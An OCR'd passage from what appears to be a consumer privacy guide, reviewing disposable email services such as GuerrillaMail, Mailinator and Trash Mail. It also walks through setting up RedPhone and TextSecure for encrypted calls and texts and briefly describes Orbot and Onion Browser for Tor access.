While technically disposable, GuerrillaMail email addresses are also timeless. Each address can be tailored using one of nine different domain names and a custom inbox ID, much like a standard email address, making address options virtually limitless whether you rely on domain names like “sharklasers.com” or “guerrillamail.net.” Although the email address you choose at GuerrillaMail will never actually expire, recently-received emails that appear in your email inbox will automatically be deleted within an hour regardless if they’ve been viewed or not. Additional tools for encrypting your inbox ID and filtering unwanted spam is also built into the software, as is a simple email composer and capable of sending attachments up to 150 MB with little fanfare.



Mailinator

When Mailinator boasts it's "a different kind of email service on its site," it's not kidding around. The free service is a unique service on the Web, essentially offering a public address owned and accessible by anyone with an Internet connection. Instead of relying on a signup process or built-in creator like other services on our roundup, Mailinator creates an account for whatever email address you use as soon as a email arrives for that address. For instance, if you register for a service with the address "boondocks@mailinator.com", the site will create an account for that particular address if one doesn't exist already. Afterward, you can simple navigate to the Mailinator's homepage and type in your inbox of choice — as can anyone else since the inbox lacks any sort of password protection. Also, although emails are deleted from the system after a few hours, email addresses will remain intact indefinitely. However, keep in mind many mainstream sites like Facebook already block the well-known domain.




10 Minute Mail



Ten minutes isn't a lot of time, but it's often more than enough to hand out your disposable email address to the masses. Ten Minute Mail isn't swimming with features — it won't even let you create your own custom address — but it instead revels in simplicity. Once you arrive at the site's homepage, it will provide you with an auto-generated email address that will expire after 10 minutes unless you opt for an additional 10 minutes using the short link below your given email address. Additionally, there are various inbox settings located at the bottom of the page for viewing messages and a link above your given email address for quickly copying the address to your clipboard. It doesn't boast a highly-robust interface or tool set, but services for creating throwaway emails rarely need to


Fake Inbox

With an accompanying domain name like “fakeinbox.com”, the basic site clearly has nothing to hide. Users can choose either an auto-generated or custom username, but each will expire once the 60-minute doomsday clock at the bottom of the page hits zero. However, there are options for refreshing the email address’ lifespan and instantly deleting it, and the site offers the ability to read as well as reply to any email you receive within the dark interface. Note that the site does come with a few banner ads you want to avoid clicking like most email services, but other than that, our qualms are few and far in between.



Air Mail


Using a disposable email service doesn’t necessarily mean you have to sacrifice the well-known comforts of traditional email. Air Mail is a perfect case in point, a disposable email service that offers several perks often reserved for more comprehensive email clients. The site will auto-generate an email address upon your arrival, as well as begin checking for messages every 10 seconds, but you can always cycle through the email addresses until you find one with a username and domain you prefer. Incoming emails are displayed within the classic interface and accompanied by an alert notification, and you can continually access the inbox by returning to the site using the same browser or your private inbox URL on another machine. The email address will also remain valid as long as you keep your browser window active, only disappearing after 24 hours of inactivity, and Air Mail claims to hide your IP address from the sender to prevent third-party theft of information.



Forwarding disposable email services

Melt Mail






Melt Mail isn't revolutionary in terms of features and utilities, but it's yet another tried-and-true service took tuck away within your tool belt. Upon accessing the site's homepage, users will be prompted to enter the real email address they would like their email forwarded to, as well as select the duration of the forwarding service. Afterward, the site will provide a temporary email address and a clock indicating for how long the address will remain valid (i.e. three, six, 12 and 24 hours). The lack of a privacy statement is somewhat concerning — the point of using a disposable email is to avoid giving out your real email — but it's not a bad solution if you're looking for an incredibly sleek and straightforward solution for using a disposable email with forwarding capabilities. There's even a free iOS and Android app for creating and saving fake email addresses to your clipboard on the go.

Easy Trash Mail


Easy Trash Mail takes Melt Mail's forwarding duration to the next level, albeit with a tan-and-olive interface that's a bit more clumsy to use. Once users navigate to the site's homepage, they merely enter their real email address in the text field and select how long they would like the resulting, temporary email to last. Duration options are a little more extensive than others offered on our roundup, from 15 minutes and six hours to two weeks and an entire month, but the email forwarding will cease at the end of the allotted time no matter the amount of time you choose. Again, the service only offers email forwarding from an Easy Trash Mail domain, meaning all emails must be read in your real inbox opposed to a Web interface, but the service will also notify you 10 minutes before the disposable email expires so you can quickly peruse your inbox for any worthwhile message you may have missed.




Trash Mail

Not to be confused with aforementioned Easy Trash Mail, the German-built Trash Mail is a different type of disposable email service — one constructed with Chrome and Mozilla Firefox add-ons in mind. Both the site and add-ons require users to input their real email address for temporary email forwarding, but Trash Mail includes a limited number of forwards in addition to standard options for selecting the life span of the email address. For instance, users can limit the number of forwarded emails to one, 10 or even 10,000 and set the temporary email address' life span anywhere from one day to 6 months (or indefinite). On top of that, users

can personally create the fake email addresses using more than 10 varying domain names, as well as filter incoming emails using a CAPTCHA system and set up automatic notifications informing them when their account has expired. Trash Mail might be overkill for the average user, but the coupled browser add-ons make creating disposable emails on the fly a breeze without having to navigate elsewhere.




How to Use RedPhone for Android



Forget tin-foil hats, burner phones and payphones as means to avoid prying ears. RedPhone is an app for Android that enables secure phone calls on smartphones. It encrypts the communication between callers so that anybody listening in would only hear static, not the conversation. If you need to make an important phone call that you wouldn't want somebody to intercept, RedPhone is a great option.


RedPhone lets users make calls using VoIP or Voice over IP which means that instead of using phone lines, voice calls are done over an internet connection in the same way that a call using the Google Voice app does. Unlike Google Voice, RedPhone conveniently uses your normal cell phone number making it a friendly and free way to keep your private conversations private.

1. Install the RedPhone App. The RedPhone app is for Android phones only and can be found on the Google Play store.




2. Register your phone number. Because RedPhone makes calls using VoIP you need to register your phone number with the service. The first screen you see will show you your service's phone number. Once you've verified it as correct tap Register.

3. Complete the verification process. You will now be prompted to verify your phone number by SMS text. There will be a loading screen as it completes the process, after which you will be sent a text notifying you of verification.



If a text fails to send you will also be given an option to verify by phone call. Your phone will be called with an automated message giving you a 6 digit code to enter which will complete the process.



4. Find **your friends.** RedPhone operates just like your normal phone dialer with a list of all of your contacts available to you. However, because the calls take place over their servers you can only place encrypted calls to other people who have the service. If you try to make a call to a number that is not registered with RedPhone, it will notify you giving you the option to cancel the call or send that friend a text with a link to install RedPhone.


You may now place calls using RedPhone for free of charge and free of worry for your privacy.

How to Use TextSecure to Send Encrypted Text Messages


I strongly advise you to use Surespot as Text Secure requires a real mobile number to verify

Most encrypted messaging services require both parties to use the same Internet-based app. The Android-only TextSecure, however, works with standard SMS and MMS messages, so it's an easy way to add some protection to your text messaging without having to change your friends' behavior.

1. Download TextSecure from the Google Play store.




2. Choose an encryption passphrase (optional). When you first open TextSecure, you'll be prompted to set a password for encrypting the TextSecure data stored on your phone. You can skip this step, or enter a password and tap "Create." For additional information, see our article on how to encrypt an Android device.







3. Choose whether to encrypt archived text messages. If you chose to encrypt local TextSecure data, you'll also be asked if you want to import your existing text messages into TextSecure's encrypted database. Choose yes, and your messages will be stored securely on your phone.




4. Verify your device phone number. TextSecure will send you a confirmation text message. After this point, you won't be able to take screenshots within TextSecure, giving your text messages another layer of protection.




4. Tap 'yes' to make TextSecure your default messaging app. If you had another messaging app set to default, such as Google Hangouts, TextSecure will now supercede it as the default.



5. Send and receive SMS and MMS messages just as before. TextSecure stores SMS and MMS messages in an encrypted form on your phone. However, if you access the contents of a MMS message from another app, such as a photo viewer, it becomes unencrypted. If you're texting with someone who also has TextSecure, your entire conversation will be encrypted in transit.




6. Set a passphrase timeout by tapping the app's menu button, then tapping Settings. By default, every time you close and reopen TextSecure, you'll need to re-enter your passphrase. In the app's settings, however, you can add a "timeout" function so that TextSecure will also require you to re-enter the passphrase after a specific interval of time.



7. Scroll down to Passphrase settings and check "Timeout Passphrase."

8. Tap "Timeout Interval" and choose how often you want TextSecure to require you to re-enter your passphrase.



There are other alternatives which are much more secure and require no mobile phone number to verify like **Surespot** etc. search google for the best app to suit your needs.


Tor is available for Android by installing our package named Orbot.


Orbot is an application that allows mobile phone users to access the web, instant messaging and email without being monitored or blocked by their mobile internet service provider. Orbot brings the features and functionality of Tor to the Android mobile operating system.

Orbot contains Tor and libevent. Orbot provides a local HTTP proxy and the standard SOCKS4A/SOCKS5 proxy interfaces into the Tor network. Orbot has the ability to transparently torify all of the TCP traffic on your Android device when it has the correct permissions and system libraries.












Onion Browser for ios $0.99

